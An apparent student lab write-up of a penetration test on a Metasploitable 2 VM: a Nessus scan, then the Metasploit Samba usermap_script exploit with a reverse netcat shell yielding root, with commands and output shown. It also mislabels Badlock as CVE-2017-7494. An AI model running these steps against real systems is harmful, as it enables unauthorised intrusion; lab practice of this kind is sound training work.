
# EXPLOIT META- SPLOITABLE 2

Metasploit is an open-source framework that provides cybersecurity experts and ethical hackers with the tools they need to:

- Exploit vulnerabilities:** It allows exploits to be run on vulnerable systems to test security.
- Create and develop exploits:** Can be used to write new exploits.
- Managing penetration tests:** Facilitates the management and organization of penetration tests.
- Attack simulation:** Simulates cyber attacks to improve the security of networks and systems.



# CHANGE IP ADDRESS




```
File Actions Edit View Help
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100
gateway 192.168.50.1
```



```
meta2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

First, to change the ip address of the kali and meta machines we used the command: **sudo nano /etc/network/interfaces**

# PING

We verify that the machines are communicating with each other through a **ping**.

```
(kali㉿kali)-[~]
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.688 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=1.03 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.662 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.632 ms
^C
--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3042ms
rtt min/avg/max/mdev = 0.632/0.752/1.027/0.159 ms

(kali㉿kali)-[~]
└─$ █
```

# NESSUS

Nessus is a **computer security tool** used to perform vulnerability scans on systems and networks.

**Vulnerability Scan:** Nessus performs detailed scans on network devices, servers, and applications to identify known vulnerabilities such as misconfigurations, missing patches, outdated software, and other security issues.

**Extensive Vulnerability Database:** Uses an extensive vulnerability database known as CVE (Common Vulnerabilities and Exposures), which is constantly updated to include the latest security threats.

**Detailed Reporting:** Provides detailed reports listing vulnerabilities found, their severity level, and recommendations for remediation. These reports can be customized and are useful for patch management and risk assessments.

**Ease of Use:** Nessus offers an intuitive user interface and automation features that make it easy to use even for novice users. It can be integrated with other security tools and information management systems.

**Multi-Platform Support:** Supports a wide range of platforms, including Windows operating systems, Linux, macOS, and many network devices.

**Comprehensive Scanning:** Performs various types of scans, including network scans, database scans, web application scans, and more.



# START NESSUS

We open the terminal and type the following command to start the nessus service:  
**sudo systemctl start nessusd.service**

We then used the same command but replacing '**start**' with '**status**' to check that it started correctly.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali)-[~]
$ sudo systemctl start nessusd.service
[sudo] password for kali:
```

```
[kali㉿kali)-[~]
$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
  Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
  Active: active (running) since Wed 2024-05-29 04:38:18 EDT; 51s ago
    Main PID: 4628 (nessus-service)
       Tasks: 16 (limit: 3405)
      Memory: 1.7G (peak: 1.7G)
        CPU: 20.486s
       CGroup: /system.slice/nessusd.service
               └─4628 /opt/nessus/sbin/nessus-service -q
               ├─4630 nessusd -q

May 29 04:38:18 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
May 29 04:38:35 kali nessus-service[4630]: Cached 288 plugin libs in 86msec
May 29 04:38:35 kali nessus-service[4630]: Cached 288 plugin libs in 64msec
```

# START NEW SCAN

We move to “My scans” section and choose “New Scan”.

The screenshot shows a web browser window with the URL <https://kali:8834/#/scans/folders/my-scans>. The page title is "My Scans". There is a search bar labeled "Search Scans" with a magnifying glass icon. Below the search bar, it says "3 Scans". A table lists three scans:

| Name                     | Schedule  | Last Scanned        |
|--------------------------|-----------|---------------------|
| scan3 meta               | On Demand | ✓ May 11 at 8:45 AM |
| meta2                    | On Demand | ✓ May 11 at 6:34 AM |
| Scansione Metasploitable | On Demand | ✓ May 9 at 7:06 AM  |


At the bottom right of the table, there are three small icons: a green checkmark, a blue arrow pointing right, and a red X. To the right of the table, there are buttons for "Import", "New Folder", and "New Scan".

# CHOOSE THE SCAN

We will be asked what kind of scan to do.

We have many kinds of scans, including the one against malware and ransomware.

We have chosen “**Basic Network Scan**”.



# VULNERABILITY

Once the scan is finished, we will be returned the vulnerabilities in **order of criticality**.

The screenshot shows a web-based interface for managing network scans. On the left, there's a sidebar with 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main area is titled 'Scansione Metasploitable' and shows a table of vulnerabilities. The table has columns for Severity (Sev), CVSS, VPR, Name, Family, and Count. The vulnerabilities listed are:

| Sev      | CVSS   | VPR | Name                            | Family                | Count |
|----------|--------|-----|---------------------------------|-----------------------|-------|
| CRITICAL | 10.0 * | 5.9 | NFS Exported Share Informa...   | RPC                   | 1     |
| CRITICAL | 10.0   |     | Unix Operating System Uns...    | General               | 1     |
| CRITICAL | 10.0 * |     | VNC Server 'password' Pass...   | Gain a shell remotely | 1     |
| CRITICAL | 9.8    | 9.0 | Apache Tomcat AJP Connect...    | Web Servers           | 1     |
| CRITICAL | 9.8    |     | SSL Version 2 and 3 Protocol... | Service detection     | 2     |
| CRITICAL | 9.8    |     | Bind Shell Backdoor Detection   | Backdoors             | 1     |
| CRITICAL | ...    | ... | SSL (Multiple Issues)           | Gain a shell remotely | 3     |
| HIGH     | 7.5    | 5.9 | Samba Badlock Vulnerability     | General               | 1     |
| HIGH     | 7.5    |     | NFS Shares World Readable       | RPC                   | 1     |
| MIXED    | ...    | ... | SSL (Multiple Issues)           | General               | 28    |
| MIXED    | ...    | ... | ISC Bind (Multiple Issues)      | DNS                   | 5     |

**Scan Details**

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: May 9 at 6:37 AM
- End: May 9 at 7:06 AM
- Elapsed: 28 minutes

**Vulnerabilities**

● Critical  
● High  
● Medium  
● Low  
● Info

# SAMBA BADLOCK

We find that the machine uses the samba protocol, a **shared library manager**.

This protocol was widely used to exploit machines until the year 2017, when the same development team made the bulletin (**CVE-2017-7494**) public.

However, an outdated system is still vulnerable to an exploit.

The screenshot shows a Metasploit interface titled "Scansione Metasploitable / Plugin #90509". The main pane displays a "Samba Badlock Vulnerability" entry with a "HIGH" severity rating. The "Description" section details the flaw in Samba's SAM and LSAD protocols. The "Solution" section suggests upgrading to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later. The "See Also" section links to external resources like <http://badlock.org> and <https://www.samba.org/samba/security/CVE-2016-2118.html>. The "Output" section indicates that Nessus detected the patch has not been applied. On the right side, "Plugin Details" provide technical metadata, and "VPR Key Drivers" and "Risk Information" sections offer threat and risk assessments.

| Severity:  | High              |
|------------|-------------------|
| ID:        | 90509             |
| Version:   | 1.8               |
| Type:      | remote            |
| Family:    | General           |
| Published: | April 13, 2016    |
| Modified:  | November 20, 2019 |

VPR Key Drivers

- Threat Recency: No recorded events
- Threat Intensity: Very Low
- Exploit Code Maturity: Unproven
- Age of Vuln: 730 days +
- Product Coverage: Medium
- CVSSV3 Impact Score: 5.9
- Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 5.9

# START METASPLOIT

With the “**msf console**” command we sent metasploit.

Metasploit is a framework used in computer security to develop, test and execute exploits against remote systems, often used by security professionals to identify and resolve vulnerabilities in computer systems.

# SEARCHING EXPLOIT

To search for the most suitable exploit, we used the command '**search**' followed by the name of the vulnerability we decided to exploit.

```
msf6 > search samba
Matching Modules
=====
#  Name
-
0  exploit/unix/webapp/citrix_access_gateway_exec
1  exploit/windows/license/caliclnt_getconfig
2  exploit/unix/misc/distcc_exec
3  exploit/windows/smb/group_policy_startup
4  post/linux/gather/enum_configs
5  auxiliary/scanner/rsync/modules_list
6  exploit/windows/fileformat/ms14_060_sandworm
7  exploit/unix/http/quest_kace_systems_management_rce
8  exploit/multi/samba/usermap_script
9  exploit/multi/samba/nttrans
10 exploit/linux/samba/setinfopolicy_heap
11 auxiliary/admin/smb/samba_symlink_traversal
12 auxiliary/scanner/smb/smb_uninit_cred
13 exploit/linux/samba/chain_reply
14 exploit/linux/samba/is_known_pipe_name
15 auxiliary/dos/samba/lsa_addprivs_heap
16 auxiliary/dos/samba/lsa_transnames_heap
17 exploit/linux/samba/lsa_transnames_heap
18 exploit/osx/samba/lsa_transnames_heap
19 exploit/solaris/samba/lsa_transnames_heap
20 auxiliary/dos/samba/read_nttrans_ea_list
21 exploit/freebsd/samba/trans2open
22 exploit/linux/samba/trans2open
23 exploit/osx/samba/trans2open
24 exploit/solaris/samba/trans2open
25 exploit/windows/http/sambar6_search_results

Disclosure Date  Rank   Check  Description
-----|-----|-----|-----|
2010-12-21  excellent Yes   Citrix Access Gateway Command Execution
2005-03-02  average  No    Computer Associates License Client GETCONFIG Overflow
2002-02-01  excellent Yes   DistCC Daemon Command Execution
2015-01-26  manual   No    Group Policy Script Execution From Shared Resource
2014-10-14  normal   No    Linux Gather Configurations
2018-05-31  excellent Yes   Quest KACE Systems Management Command Injection
2007-05-14  excellent No    Samba "username map script" Command Execution
2003-04-07  average  No    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
2012-04-10  normal   Yes  Samba SetInformationPolicy AuditEventsInfo Heap Overflow
2010-06-16  good    No    Samba Symlink Directory Traversal
2017-03-24  excellent Yes  Samba _netr_ServerPasswordSet Uninitialized Credential St
2007-05-14  good    Yes  Samba chain_reply Memory Corruption (Linux x86)
2007-05-14  average  No    Samba is_known_pipe_name() Arbitrary Module Load
2007-05-14  normal   No    Samba lsa_io_privilege_set Heap Overflow
2007-05-14  good    Yes  Samba lsa_io_trans_names Heap Overflow
2007-05-14  average  No    Samba lsa_io_trans_names Heap Overflow
2007-05-14  average  No    Samba lsa_io_trans_names Heap Overflow
2003-04-07  normal   No    Samba read_nttrans_ea_list Integer Overflow
2003-04-07  great   No    Samba trans2open Overflow (*BSD x86)
2003-04-07  great   No    Samba trans2open Overflow (Linux x86)
2003-04-07  great   No    Samba trans2open Overflow (Mac OS X PPC)
2003-04-07  great   No    Samba trans2open Overflow (Solaris SPARC)
2003-06-21  normal   Yes  Sambar6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
```

# USE THE EXPLOIT

Once the exploit was found, we used the '**use**' command followed by the path to use the exploit.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

# SET OPTIONS

Once we used the exploit to set the correct parameters we used the '**show options**' command. The parameters to be set are the '**rhosts**' and the **port**, where the rhosts parameter indicates the victim machine's ip address.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
---      ---           ---           ---
CHOST          no           no           The local client address
CPORT          no           no           The local client port
Proxies        no           no           A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         yes          yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139          yes          The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
---      ---           ---           ---
LHOST          192.168.50.100  yes          The listen address (an interface may be specified)
LPORT          4444          yes          The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

# SET RHOSTS LPORT

To set these parameters needed to start the exploit correctly, we used the commands '**set rhosts**' followed by the victim machine's IP and '**set lport**' followed by the port number.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
```

```
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

# CORRECT SETTINGS

This image shows the parameters of the exploit with the values entered by us.

As we can see, that the payload is already set. We will simply give the command “**run**” and the exploit will start.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
---      _____           _____
CHOST          no            no        The local client address
CPORT          no            no        The local client port
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139           yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
---      _____           _____
LHOST        192.168.50.100  yes       The listen address (an interface may be specified)
LPORT          5555          yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

# RUN - EXPLOIT

To get confirmation that we are within metasploitable (and therefore that the exploit was successful) we run the command “**ifconfig**”.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:59502) at 2024-05-28 09:07:50 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:3c:33:26
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3c:3326/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:605 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39382 (38.4 KB) TX bytes:10694 (10.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:193 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:64017 (62.5 KB) TX bytes:64017 (62.5 KB)

whoami
root
id
uid=0(root) gid=0(root)
```

# EXPLOIT WINDOWS XP

In this exploit we are going to exploit the vulnerabilities of windows xp that we have installed in our virtual box, which is known to have several vulnerable services running.

